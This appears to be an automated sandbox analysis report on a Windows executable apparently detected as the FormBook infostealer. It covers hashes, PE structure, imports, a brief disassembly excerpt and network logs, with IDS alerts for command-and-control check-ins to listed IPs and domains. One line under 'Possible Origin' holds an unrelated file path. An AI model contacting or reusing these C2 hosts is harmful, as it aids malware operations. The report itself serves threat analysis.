SHA512:	ad555d5a6bbd753825fba4a4665b4774d88f4011f3c7c6a2c0084fd40e59d66d2880b4a390cc8a172e51b67f8198d0fa481a981c916025f1642ace15c5ab1cdf
SSDEEP:	6144:2PXF9XW/sQjFKjwpmGyt/4RQiTf9d03rFxJn:EXGj/wGywQiD03v
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L.....$_.....d.....a4.....@

File Icon

Icon Hash:	00848ebcc9a1a1a8

Static PE Info

General

Entrypoint:	0x403461
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D6E4 [Sat Aug 1 02:43:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ea4e67a31ace1a72683a99b80cf37830

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B0h]
call dword ptr [004080C0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042474Ch], eax
je 00007F5C1CA85983h
push ebx
call 00007F5C1CA88AFEh
cmp eax, ebx
je 00007F5C1CA85979h
push 00000C00h
call eax
mov esi, 004082A0h
push esi

Instruction
call 00007F5C1CA88A7Ah
push esi
call dword ptr [004080B8h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F5C1CA8595Dh
push 0000000Bh
call 00007F5C1CA88AD2h
push 00000009h
call 00007F5C1CA88ACBh
push 00000007h
mov dword ptr [00424744h], eax
call 00007F5C1CA88ABFh
cmp eax, ebx
je 00007F5C1CA85981h
push 0000001Eh
call eax
test eax, eax
je 00007F5C1CA85979h
or byte ptr [0042474Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [00424818h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 0041FD10h
call dword ptr [0040816Ch]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8438	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2d000	0x110fc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x623c	0x6400	False	0.65859375	data	6.40257705324	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1274	0x1400	False	0.43359375	data	5.05749598324	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0xa000	0x1a858	0x600	False	0.445963541667	data	4.08975001509	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0x110fc	0x11200	False	0.367829037409	data	5.46665480747	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2d1c0	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4293322470, next used block 4293322470		
RT_DIALOG	0x3d9e8	0x144	data	English	United States
RT_DIALOG	0x3db2c	0x100	data	English	United States
RT_DIALOG	0x3dc2c	0x11c	data	English	United States
RT_DIALOG	0x3dd48	0x60	data	English	United States
RT_GROUP_ICON	0x3dda8	0x14	data		
RT_MANIFEST	0x3ddbc	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, GetTempFileNameA, RemoveDirectoryA, WriteFile, CreateDirectoryA, GetLastError, CreateProcessA, GlobalLock, GlobalUnlock, CreateThread, lstrcpynA, SetErrorMode, GetDiskFreeSpaceA, lstrlenA, GetCommandLineA, GetVersion, GetWindowsDirectoryA, SetEnvironmentVariableA, GetTempPathA, CopyFileA, GetCurrentProcess, ExitProcess, GetModuleFileNameA, GetFileSize, ReadFile, GetTickCount, Sleep, CreateFileA, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-08:54:37.837931	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.4	45.192.92.174
05/04/21-08:54:37.837931	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.4	45.192.92.174
05/04/21-08:54:37.837931	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49754	80	192.168.2.4	45.192.92.174
05/04/21-08:54:43.546535	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	180.150.102.39
05/04/21-08:54:43.546535	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	180.150.102.39
05/04/21-08:54:43.546535	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49756	80	192.168.2.4	180.150.102.39
05/04/21-08:55:05.078917	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49760	34.102.136.180	192.168.2.4
05/04/21-08:55:21.008251	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	34.102.136.180
05/04/21-08:55:21.008251	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	34.102.136.180
05/04/21-08:55:21.008251	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	34.102.136.180
05/04/21-08:55:21.145359	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49762	34.102.136.180	192.168.2.4
05/04/21-08:55:38.269940	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	34.102.136.180
05/04/21-08:55:38.269940	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	34.102.136.180
05/04/21-08:55:38.269940	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49767	80	192.168.2.4	34.102.136.180
05/04/21-08:55:38.407478	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49767	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 08:54:32.367683887 CEST	49747	80	192.168.2.4	85.233.160.23
May 4, 2021 08:54:32.421789885 CEST	80	49747	85.233.160.23	192.168.2.4
May 4, 2021 08:54:32.421941042 CEST	49747	80	192.168.2.4	85.233.160.23
May 4, 2021 08:54:32.422215939 CEST	49747	80	192.168.2.4	85.233.160.23
May 4, 2021 08:54:32.476638079 CEST	80	49747	85.233.160.23	192.168.2.4
May 4, 2021 08:54:32.476701975 CEST	80	49747	85.233.160.23	192.168.2.4
May 4, 2021 08:54:32.476723909 CEST	80	49747	85.233.160.23	192.168.2.4
May 4, 2021 08:54:32.476888895 CEST	49747	80	192.168.2.4	85.233.160.23
May 4, 2021 08:54:32.476979971 CEST	49747	80	192.168.2.4	85.233.160.23
May 4, 2021 08:54:32.532634974 CEST	80	49747	85.233.160.23	192.168.2.4
May 4, 2021 08:54:37.567579985 CEST	49754	80	192.168.2.4	45.192.92.174
May 4, 2021 08:54:37.837506056 CEST	80	49754	45.192.92.174	192.168.2.4
May 4, 2021 08:54:37.837903023 CEST	49754	80	192.168.2.4	45.192.92.174
May 4, 2021 08:54:37.837930918 CEST	49754	80	192.168.2.4	45.192.92.174

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 08:54:38.113504887 CEST	80	49754	45.192.92.174	192.168.2.4
May 4, 2021 08:54:38.113509893 CEST	80	49754	45.192.92.174	192.168.2.4
May 4, 2021 08:54:38.113748074 CEST	49754	80	192.168.2.4	45.192.92.174
May 4, 2021 08:54:38.113831997 CEST	49754	80	192.168.2.4	45.192.92.174
May 4, 2021 08:54:38.386764050 CEST	80	49754	45.192.92.174	192.168.2.4
May 4, 2021 08:54:43.195488930 CEST	49756	80	192.168.2.4	180.150.102.39
May 4, 2021 08:54:43.545675993 CEST	80	49756	180.150.102.39	192.168.2.4
May 4, 2021 08:54:43.546293020 CEST	49756	80	192.168.2.4	180.150.102.39
May 4, 2021 08:54:43.546535015 CEST	49756	80	192.168.2.4	180.150.102.39
May 4, 2021 08:54:43.895648003 CEST	80	49756	180.150.102.39	192.168.2.4
May 4, 2021 08:54:43.896691084 CEST	80	49756	180.150.102.39	192.168.2.4
May 4, 2021 08:54:43.896939993 CEST	49756	80	192.168.2.4	180.150.102.39
May 4, 2021 08:54:43.897813082 CEST	80	49756	180.150.102.39	192.168.2.4
May 4, 2021 08:54:43.897917032 CEST	49756	80	192.168.2.4	180.150.102.39
May 4, 2021 08:54:44.245692968 CEST	80	49756	180.150.102.39	192.168.2.4
May 4, 2021 08:54:49.003142118 CEST	49758	80	192.168.2.4	80.237.133.185
May 4, 2021 08:54:49.048491955 CEST	80	49758	80.237.133.185	192.168.2.4
May 4, 2021 08:54:49.048620939 CEST	49758	80	192.168.2.4	80.237.133.185
May 4, 2021 08:54:49.048841953 CEST	49758	80	192.168.2.4	80.237.133.185
May 4, 2021 08:54:49.092149973 CEST	80	49758	80.237.133.185	192.168.2.4
May 4, 2021 08:54:49.097014904 CEST	80	49758	80.237.133.185	192.168.2.4
May 4, 2021 08:54:49.097050905 CEST	80	49758	80.237.133.185	192.168.2.4
May 4, 2021 08:54:49.097234011 CEST	49758	80	192.168.2.4	80.237.133.185
May 4, 2021 08:54:49.097892046 CEST	49758	80	192.168.2.4	80.237.133.185
May 4, 2021 08:54:49.141064882 CEST	80	49758	80.237.133.185	192.168.2.4
May 4, 2021 08:54:54.192709923 CEST	49759	80	192.168.2.4	184.168.131.241
May 4, 2021 08:54:54.391144037 CEST	80	49759	184.168.131.241	192.168.2.4
May 4, 2021 08:54:54.391248941 CEST	49759	80	192.168.2.4	184.168.131.241
May 4, 2021 08:54:54.391402960 CEST	49759	80	192.168.2.4	184.168.131.241
May 4, 2021 08:54:54.589600086 CEST	80	49759	184.168.131.241	192.168.2.4
May 4, 2021 08:54:54.682499886 CEST	80	49759	184.168.131.241	192.168.2.4
May 4, 2021 08:54:54.682531118 CEST	80	49759	184.168.131.241	192.168.2.4
May 4, 2021 08:54:54.682717085 CEST	49759	80	192.168.2.4	184.168.131.241
May 4, 2021 08:54:54.682779074 CEST	49759	80	192.168.2.4	184.168.131.241
May 4, 2021 08:54:54.881187916 CEST	80	49759	184.168.131.241	192.168.2.4
May 4, 2021 08:55:04.897644997 CEST	49760	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:04.941278934 CEST	80	49760	34.102.136.180	192.168.2.4
May 4, 2021 08:55:04.941497087 CEST	49760	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:04.941901922 CEST	49760	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:04.982851982 CEST	80	49760	34.102.136.180	192.168.2.4
May 4, 2021 08:55:05.078917027 CEST	80	49760	34.102.136.180	192.168.2.4
May 4, 2021 08:55:05.078938961 CEST	80	49760	34.102.136.180	192.168.2.4
May 4, 2021 08:55:05.079170942 CEST	49760	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:05.079277039 CEST	49760	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:05.122402906 CEST	80	49760	34.102.136.180	192.168.2.4
May 4, 2021 08:55:10.506853104 CEST	49761	80	192.168.2.4	103.20.212.182
May 4, 2021 08:55:10.679174900 CEST	80	49761	103.20.212.182	192.168.2.4
May 4, 2021 08:55:10.679285049 CEST	49761	80	192.168.2.4	103.20.212.182
May 4, 2021 08:55:10.679526091 CEST	49761	80	192.168.2.4	103.20.212.182
May 4, 2021 08:55:10.850577116 CEST	80	49761	103.20.212.182	192.168.2.4
May 4, 2021 08:55:10.850706100 CEST	80	49761	103.20.212.182	192.168.2.4
May 4, 2021 08:55:10.850723982 CEST	80	49761	103.20.212.182	192.168.2.4
May 4, 2021 08:55:10.851479053 CEST	49761	80	192.168.2.4	103.20.212.182
May 4, 2021 08:55:10.851572037 CEST	49761	80	192.168.2.4	103.20.212.182
May 4, 2021 08:55:11.023406029 CEST	80	49761	103.20.212.182	192.168.2.4
May 4, 2021 08:55:20.966938019 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:21.007847071 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 08:55:21.008017063 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:21.008250952 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:21.049695969 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 08:55:21.145359039 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 08:55:21.145416021 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 08:55:21.145603895 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 08:55:21.145704985 CEST	49762	80	192.168.2.4	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 08:55:21.186539888 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 08:55:26.239953995 CEST	49765	80	192.168.2.4	60.205.226.138
May 4, 2021 08:55:26.535557032 CEST	80	49765	60.205.226.138	192.168.2.4
May 4, 2021 08:55:26.535767078 CEST	49765	80	192.168.2.4	60.205.226.138
May 4, 2021 08:55:26.535928011 CEST	49765	80	192.168.2.4	60.205.226.138
May 4, 2021 08:55:26.836219072 CEST	80	49765	60.205.226.138	192.168.2.4
May 4, 2021 08:55:26.837198019 CEST	80	49765	60.205.226.138	192.168.2.4
May 4, 2021 08:55:26.837332964 CEST	49765	80	192.168.2.4	60.205.226.138
May 4, 2021 08:55:26.837430954 CEST	49765	80	192.168.2.4	60.205.226.138
May 4, 2021 08:55:27.133811951 CEST	80	49765	60.205.226.138	192.168.2.4
May 4, 2021 08:55:32.511096001 CEST	49766	80	192.168.2.4	3.34.109.201
May 4, 2021 08:55:32.801292896 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:32.801721096 CEST	49766	80	192.168.2.4	3.34.109.201
May 4, 2021 08:55:32.801975965 CEST	49766	80	192.168.2.4	3.34.109.201
May 4, 2021 08:55:33.092252016 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092298031 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092314959 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092327118 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092343092 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092364073 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092391014 CEST	80	49766	3.34.109.201	192.168.2.4
May 4, 2021 08:55:33.092415094 CEST	80	49766	3.34.109.201	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 08:53:32.321969032 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:32.373482943 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 08:53:33.102472067 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:33.151137114 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 08:53:33.865708113 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:33.914460897 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 08:53:34.763379097 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:34.812117100 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 08:53:35.015626907 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:35.084990025 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 08:53:35.570826054 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:35.619414091 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 08:53:36.544101954 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:36.593426943 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 08:53:37.547804117 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:37.615000010 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 08:53:38.706684113 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:38.758203030 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 08:53:40.878668070 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:40.927311897 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 08:53:42.048538923 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:42.113094091 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 08:53:43.625297070 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:43.678239107 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 08:53:45.004149914 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:45.055664062 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 08:53:47.759175062 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:47.812241077 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 08:53:49.185236931 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:49.245027065 CEST	53	56794	8.8.8.8	192.168.2.4
May 4, 2021 08:53:50.751013994 CEST	56534	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:50.809760094 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 08:53:51.740061045 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:51.793467045 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 08:53:53.361118078 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:53.411957979 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 08:53:54.652123928 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 08:53:54.703243971 CEST	53	63116	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 08:54:06.098789930 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:06.158971071 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 08:54:27.753926992 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:27.802922010 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 08:54:28.968064070 CEST	61721	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:29.222940922 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 08:54:29.878684998 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:29.941461086 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 08:54:30.567852020 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:30.693922043 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 08:54:31.136306047 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:31.435522079 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 08:54:32.278393030 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:32.285552979 CEST	49612	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:32.359016895 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 08:54:32.369518042 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 08:54:33.525938034 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:33.589524031 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 08:54:35.309840918 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:35.369909048 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 08:54:36.158217907 CEST	60875	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:36.215269089 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:36.228131056 CEST	53	60875	8.8.8.8	192.168.2.4
May 4, 2021 08:54:36.264987946 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 08:54:37.247813940 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:37.298854113 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 08:54:37.490896940 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:37.565845966 CEST	53	62420	8.8.8.8	192.168.2.4
May 4, 2021 08:54:38.065438986 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:38.123759985 CEST	53	60579	8.8.8.8	192.168.2.4
May 4, 2021 08:54:43.130295992 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:43.193926096 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 08:54:44.136390924 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:44.194870949 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 08:54:48.930387974 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:49.001988888 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 08:54:54.115242004 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:54.191683054 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 08:54:59.698904037 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 08:54:59.783449888 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 08:55:04.829238892 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:04.895536900 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 08:55:10.085489988 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:10.505142927 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 08:55:20.909442902 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:20.965464115 CEST	53	60689	8.8.8.8	192.168.2.4
May 4, 2021 08:55:22.750370979 CEST	64206	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:22.802655935 CEST	53	64206	8.8.8.8	192.168.2.4
May 4, 2021 08:55:24.501024961 CEST	50904	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:24.572196007 CEST	53	50904	8.8.8.8	192.168.2.4
May 4, 2021 08:55:26.167269945 CEST	57525	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:26.238753080 CEST	53	57525	8.8.8.8	192.168.2.4
May 4, 2021 08:55:31.854412079 CEST	53814	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:32.509799957 CEST	53	53814	8.8.8.8	192.168.2.4
May 4, 2021 08:55:38.163855076 CEST	53418	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:38.225996017 CEST	53	53418	8.8.8.8	192.168.2.4
May 4, 2021 08:55:43.440965891 CEST	62833	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:43.503010988 CEST	53	62833	8.8.8.8	192.168.2.4
May 4, 2021 08:55:48.508343935 CEST	59260	53	192.168.2.4	8.8.8.8
May 4, 2021 08:55:48.581720114 CEST	53	59260	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 08:54:32.285552979 CEST	192.168.2.4	8.8.8.8	0xc984	Standard query (0)	www.thebestcoffeeshops.com	A (IP address)	IN (0x0001)
May 4, 2021 08:54:37.490896940 CEST	192.168.2.4	8.8.8.8	0xec30	Standard query (0)	www.szzyhjj.com	A (IP address)	IN (0x0001)
May 4, 2021 08:54:43.130295992 CEST	192.168.2.4	8.8.8.8	0x9494	Standard query (0)	www.puzed.net	A (IP address)	IN (0x0001)
May 4, 2021 08:54:48.930387974 CEST	192.168.2.4	8.8.8.8	0xc6cc	Standard query (0)	www.makeoverfurn.com	A (IP address)	IN (0x0001)
May 4, 2021 08:54:54.115242004 CEST	192.168.2.4	8.8.8.8	0xb8fe	Standard query (0)	www.theboundless.life	A (IP address)	IN (0x0001)
May 4, 2021 08:54:59.698904037 CEST	192.168.2.4	8.8.8.8	0x77d7	Standard query (0)	www.amwajcare.com	A (IP address)	IN (0x0001)
